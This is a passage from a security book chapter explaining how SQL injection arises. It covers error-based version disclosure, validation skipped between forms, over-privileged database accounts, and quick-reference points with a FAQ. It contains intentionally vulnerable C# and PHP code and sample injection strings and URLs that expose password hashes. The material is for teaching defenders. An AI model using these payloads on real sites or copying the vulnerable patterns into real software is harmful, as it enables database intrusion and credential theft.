If an attacker was to manipulate the HTTP request and substitute the *users* value for the table name and the *user*, *password*, and *Super_priv* fields for the application-generated column names, he may be able to display the usernames and passwords for the database users on the system. Here is the URL that is built when using the application:

- http://www.victim.com/user_details.php?table=users&column1=user&column2=password&column3=Super_priv

If the injection were successful, the following data would be returned instead of the time sheet data. This is a very contrived example; however, real-world

applications have been built this way. I have come across them on more than one occasion:

```
+----------------+-------------------------------------------+-------------+
| user           | password                                  | Super_priv |
+----------------+-------------------------------------------+-------------+
| root           | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | Y           |
| sqlinjection   | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | N           |
| Owned          | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | N           |
+----------------+-------------------------------------------+-------------+
```

Incorrectly Handled Errors

Improper handling of errors can introduce a variety of security problems for a Web site. The most common problem occurs when detailed internal error messages such as database dumps and error codes are displayed to the user or attacker. These messages reveal implementation details that should never be revealed. Such details can provide an attacker with important clues regarding potential flaws in the site. Verbose database error messages can be used to extract information from databases on how to amend or construct injections to escape the developer's query or how to manipulate it to bring back extra data, or in some cases, to dump all of the data in a database (Microsoft SQL Server).

The simple example application that follows is written in C# for ASP.NET and uses a Microsoft SQL Server database server as its back end, as this database provides the most verbose of error messages. The script dynamically generates and executes an SQL statement when the user of the application selects a user identifier from a drop-down list:

```
private void SelectedIndexChanged(object sender, System.EventArgs e)
   {
      // Create a Select statement that searches for a record
      // matching the specific id from the Value property.
      string SQL;
      SQL = "SELECT * FROM table ";
      SQL += "WHERE ID =" + UserList.SelectedItem.Value + "";

      // Define the ADO.NET objects.
      OleDbConnection con = new OleDbConnection(connectionString);
      OleDbCommand cmd = new OleDbCommand(SQL, con);
      OleDbDataReader reader;

      // Try to open database and read information.
      try
      {
         con.Open();
         reader = cmd.ExecuteReader();
         reader.Read();
         lblResults.Text = "<b>" + reader["LastName"];
         lblResults.Text += "," + reader["FirstName"] + "</b><br>";
```

```
            lblResults.Text += "ID:" + reader["ID"] + "<br>";
            reader.Close();
        }
        catch (Exception err)
        {
            lblResults.Text = "Error getting data. ";
            lblResults.Text += err.Message;
        }
        finally
        {
            con.Close();
        }
    }
```

If an attacker was to manipulate the HTTP request and substitute the expected ID value for his own SQL statement, he may be able to use the informative SQL error messages to learn values in the database. For example, if the attacker entered the following query, execution of the SQL statement would result in an informative error message being displayed containing the version of the RDBMS that the Web application is using:

```
' and 1 in (SELECT @@version) -
```

Although the code does trap error conditions, it does not provide custom and generic error messages. Instead, it allows an attacker to manipulate the application and its error messages for information. Chapter 4 provides more detail on how an attacker can use and abuse this technique and situation. Here is the error that would be returned:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'

[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting
the nvarchar value 'Microsoft SQL Server 2000 - 8.00.534 (Intel X86)
Nov 19 2001 13:23:50 Copyright (c) 1988-2000 Microsoft Corporation
Enterprise Edition on Windows NT 5.0 (Build 2195: Service Pack 3)' to a
column of data type int.
```

Incorrectly Handled Multiple Submissions

White listing is a technique that means all characters should be disallowed, except for those that are in the white list. The white-list approach to validating input is to create a list of all possible characters that should be allowed for a given input, and to deny anything else. It is recommended that you use a white-list approach as opposed to a black list. Black listing is a technique that means all characters should be allowed, except those that are in the black list. The black-list approach to validating input is to create a list of all possible characters and their associated encodings that could be used maliciously, and to reject their input. So many attack classes exist that can be represented in a myriad of ways that effective maintenance of such a list is a daunting task. The potential risk associated with using a list of unacceptable characters is

that it is always possible to overlook an unacceptable character when defining the list or to forget one or more alternative representations of that unacceptable character.

A problem can occur on large Web development projects whereby some developers will follow this advice and validate their input, but other developers will not be as meticulous. It is not uncommon for developers, teams, or even companies to work in isolation from one another and to find that not everyone involved with the development follows the same standards. For instance, during an assessment of an application, it is not uncommon to find that almost all of the input entered is validated; however, with perseverance, you can often locate an input that a developer has forgotten to validate.

Application developers also tend to design an application around a user and attempt to guide the user through an expected process flow, thinking that the user will follow the logical steps they have laid out. For instance, they expect that if a user has reached the third form in a series of forms, the user must have completed the first and second forms. In reality, though, it is often very simple to bypass the expected data flow by requesting resources out of order directly via their URLs. Take, for example, the following simple application:

```
// process form 1
if ($_GET["form"] = "form1"){
   // is the parameter a string?
   if (is_string($_GET["param"])) {
      // get the length of the string and check if it is within the
      // set boundary?
      if (strlen($_GET["param"]) < $max){
         // pass the string to an external validator
         $bool = validate(input_string, $_GET["param"]);
         if ($bool = true) {
            // continue processing
         }
      }
   }
}

// process form 2
if ($_GET["form"] = "form2"){
   // no need to validate param as form1 would have validated it for us
   $SQL = "SELECT * FROM TABLE WHERE ID = $_GET["param"]";
   // execute sql statement
   $result = mysql_query($SQL);
   // check to see how many rows were returned from the database
   $rowcount = mysql_num_rows($result);
   $row = 1;
   // iterate through the record set returned
   while ($db_field = mysql_fetch_assoc($result)) {
      if ($row <= $rowcount){
         print $db_field[$row]. "<BR>";
```

```
            $row++;
        }
    }
}
```

The application developer does not think that the second form needs to validate the input, as the first form will have performed the input validation. An attacker could call the second form directly, without using the first form, or he could simply submit valid data as input into the first form and then manipulate the data as it is submitted to the second form. The first URL shown here would fail as the input is validated; the second URL would result in a successful SQL injection attack, as the input is not validated:

```
[1] http://www.victim.com/form.php?form=form1&param=' SQL Failed --
[2] http://www.victim.com/form.php?form=form2&param=' SQL Success --
```

Insecure Database Configuration

You can mitigate the access that can be leveraged, the amount of data that can be stolen or manipulated, the level of access to interconnected systems, and the damage that can be caused by an SQL injection attack, in a number of ways. Securing the application code is the first place to start; however, you should not overlook the database itself. Databases come with a number of default users preinstalled. Microsoft SQL Server uses the infamous "sa" database system administrator account, MySQL uses the "root" and "anonymous" user accounts, and with Oracle, the accounts SYS, SYSTEM, DBSNMP, and OUTLN are often created by default when a database is created. These are not the only accounts, just some of the better-known ones; there are a lot more! These accounts are also preconfigured with default and well-known passwords.

Some system and database administrators install database servers to execute as the root, SYSTEM, or Administrator privileged system user account. Server services, especially database servers, should always be run as an unprivileged user (in a chroot environment, if possible) to reduce potential damage to the operating system and other processes in the event of a successful attack against the database. However, this is not possible for Oracle on Windows, as it must run with SYSTEM privileges.

Each type of database server also imposes its own access control model assigning various privileges to user accounts that prohibit, deny, grant, or enable access to data and/or the execution of built-in stored procedures, functionality, or features. Each type of database server also enables, by default, functionality that is often surplus to requirements and can be leveraged by an attacker (xp_cmdshell, OPENROWSET, LOAD_FILE, ActiveX, Java support, etc.). Chapters 4–7 will detail attacks that leverage these functions and features.

Application developers often code their applications to connect to a database using one of the built-in privileged accounts instead of creating specific user accounts for their applications needs. These powerful accounts can perform a myriad of actions

on the database that are extraneous to an application's requirement. When an attacker exploits an SQL injection vulnerability in an application that connects to the database with a privileged account, he can execute code on the database with the privileges of that account. Web application developers should work with database administrators to operate a least-privilege model for the application's database access and to separate privileged roles as appropriate for the functional requirements of the application.

In an ideal world, applications should also use different database users to perform *SELECT*, *UPDATE*, *INSERT*, and similar commands. In the event of an attacker injecting code into a vulnerable statement, the privileges afforded would be minimized. Most applications do not separate privileges, so an attacker usually has access to all data in the database and has *SELECT*, *INSERT*, *UPDATE*, *DELETE*, *EXECUTE*, and similar privileges. These excessive privileges can often allow an attacker to jump between databases and access data outside the application's data store.

To do this, though, he needs to know what else is available, what other databases are installed, what other tables are there, and what fields look interesting! When an attacker exploits an SQL injection vulnerability he will often attempt to access database metadata. Metadata is data about the data contained in a database, such as the name of a database or table, the data type of a column, or access privileges. Other terms that sometimes are used for this information are *data dictionary* and *system catalog*. For MySQL Servers (Version 5.0 or later) this data is held in the *INFORMATION_SCHEMA* virtual database and can be accessed by the *SHOW DATABASES* and *SHOW TABLES* commands. Each MySQL user has the right to access tables within this database, but can see only the rows in the tables that correspond to objects for which the user has the proper access privileges. Microsoft SQL Server has a similar concept and the metadata can be accessed via the *INFORMATION_SCHEMA* or with system tables (*sysobjects*, *sysindexkeys*, *sysindexes*, *syscolumns*, *systypes*, etc.), and/or with system stored procedures; SQL Server 2005 introduced some catalog views called "sys.*" and restricts access to objects for which the user has the proper access privileges. Each Microsoft SQL Server user has the right to access tables within this database and can see all the rows in the tables regardless of whether he has the proper access privileges to the tables or the data that are referenced.

Meanwhile, Oracle provides a number of global built-in views for accessing Oracle metadata (*ALL_TABLES*, *ALL_TAB_COLUMNS*, etc.). These views list attributes and objects that are accessible to the current user. In addition, equivalent views that are prefixed with *USER_* show only the objects owned by the current user (i.e. a more restricted view of metadata), and views that are prefixed with *DBA_* show all objects in the database (i.e. an unrestricted global view of metadata for the database instance). The *DBA_* metadata functions require database administrator (DBA) privileges. Here is an example of these statements:

```
-- Oracle statement to enumerate all accessible tables for the current
user
SELECT OWNER, TABLE_NAME FROM ALL_TABLES ORDER BY TABLE_NAME;
-- MySQL statement to enumerate all accessible tables and databases for
the
```

```
-- current user
SELECT table_schema, table_name FROM information_schema.tables;
-- MSSQL statement to enumerate all accessible tables using the system
-- tables
SELECT name FROM sysobjects WHERE xtype = 'U';
-- MSSQL statement to enumerate all accessible tables using the catalog
-- views
SELECT name FROM sys.tables;
```

It is not possible to hide or revoke access to the *INFORMATION_SCHEMA* virtual database within a MySQL database, and it is not possible to hide or revoke access to the data dictionary within an Oracle database, as it is a view. You can modify the view to restrict access, but Oracle does not recommend this. It is possible to revoke access to the *INFORMATION_SCHEMA*, *system*, and *sys.** tables within a Microsoft SQL Server database. This, however, can break some functionality and can cause issues with some applications that interact with the database. The better approach is to operate a least-privilege model for the application's database access and to separate privileged roles as appropriate for the functional requirements of the application.

SUMMARY

In this chapter, you learned some of the many vectors that cause SQL injection, from the design and architecture of an application, to the developer behaviors and coding patterns that are used in building the application. We discussed how the popular multiple-tier (*n*-tier) architecture for Web applications will commonly have a storage tier with a database that is interacted with by database queries generated at another tier, often in part with user-supplied information. And we discussed that dynamic string building (otherwise known as dynamic SQL), the practice of assembling the SQL query as a string concatenated together with user-supplied input, causes SQL injection as the attacker can change the logic and structure of the SQL query to execute database commands that are very different from those that the developer intended.

In the forthcoming chapters, we will discuss SQL injection in much more depth, both in finding and in identifying SQL injection (Chapters 2 and 3), SQL injection attacks and what can be done through SQL injection (Chapters 4–7), how to defend against SQL injection (Chapters 8 and 9), and how to find out if you've been exploited or recover from SQL injection (Chapter 10). And finally, in Chapter 11, we present a number of handy reference resources, pointers, and cheat sheets intended to help you quickly find the information you're looking for.

In the meantime, read through and try out this chapter's examples again so that you cement your understanding of what SQL injection is and how it happens. With that knowledge, you're already a long way toward being able to find, exploit, or fix SQL injection out there in the real world!

SOLUTIONS FAST TRACK

Understanding How Web Applications Work

- A Web application is an application that is accessed via a Web browser over a network such as the Internet or an intranet. It is also a computer software application that is coded in a browser-supported language (such as HTML, JavaScript, Java, etc.) and relies on a common Web browser to render the application executable.
- A basic database-driven dynamic Web application typically consists of a back-end database with Web pages that contain server-side script written in a programming language that is capable of extracting specific information from a database depending on various dynamic interactions.
- A basic database-driven dynamic Web application commonly has three tiers: the presentation tier (a Web browser or rendering engine), the logic tier (a programming language such as C#, ASP, .NET, PHP, JSP, etc.), and a storage tier (a database such as Microsoft SQL Server, MySQL, Oracle, etc.). The Web browser (the presentation tier: Internet Explorer, Safari, Firefox, etc.) sends requests to the middle tier (the logic tier), which services the requests by making queries and updates against the database (the storage tier).

Understanding SQL Injection

- SQL injection is an attack in which SQL code is inserted or appended into application/user input parameters that are later passed to a back-end SQL server for parsing and execution.
- The primary form of SQL injection consists of direct insertion of the code into parameters that are concatenated with SQL commands and executed.
- When an attacker is able to modify an SQL statement, the process will run with the same permissions as the component that executed the command (e.g. database server, application server, or Web server), which is often highly privileged.

Understanding How It Happens

- SQL injection vulnerabilities most commonly occur when the Web application developer does not ensure that values received from a Web form, cookie, input parameter, and so forth are validated or encoded before passing them to SQL queries that will be executed on a database server.
- If an attacker can control the input that is sent to an SQL query and manipulate that input so that the data is interpreted as code instead of as data, he may be able to execute code on the back-end database.
- Without a sound understanding of the underlying database that they are interacting with or a thorough understanding and awareness of the potential security issues of the code that is being developed, application developers can often produce inherently insecure applications that are vulnerable to SQL injection.

FREQUENTLY ASKED QUESTIONS

Q: What is SQL injection?
A: SQL injection is an attack technique used to exploit the code by altering back-end SQL statements through manipulating input.

Q: Are all databases vulnerable to SQL injection?
A: To varying degrees, most databases are vulnerable.

Q: What is the impact of an SQL injection vulnerability?
A: This depends on many variables; however, potentially an attacker can manipulate data in the database, extract much more data than the application should allow, and possibly execute operating system commands on the database server.

Q: Is SQL injection a new vulnerability?
A: No. SQL injection has probably existed since SQL databases were first connected to Web applications. However, it was brought to the attention of the public on Christmas Day 1998.

Q: Can I really get into trouble for inserting a quote character (') into a Web site?
A: Yes (depending on the jurisdiction), unless you have a legitimate reason for doing so (e.g. if your name has a single-quote mark in it, such as *O'Shea*).

Q: How can code be executed because someone prepends his input with a quote character?
A: SQL databases interpret the quote character as the boundary between the code and data. They assume that anything following a quote is a code that it needs to run and anything encapsulated by a quote is data.

Q: Can Web sites be immune to SQL injection if they do not allow the quote character to be entered?
A: No. There are a myriad of ways to encode the quote character so that it is accepted as input, and some SQL injection vulnerabilities can be exploited without using it at all. Also, the quote character is not the only character that can be used to exploit SQL injection vulnerabilities; a number of characters are available to an attacker, such as the double pipe (||) and double quote ("), among others.

Q: Can Web sites be immune to SQL injection if they do not use the *GET* method?
A: No. *POST* parameters are just as easily manipulated.

Q: My application is written in PHP/ASP/Perl/.NET/Java, etc. Is my chosen language immune?
A: No. Any programming language that does not validate input before passing it to a dynamically created SQL statement is potentially vulnerable; that is, unless it uses parameterized queries and bind variables.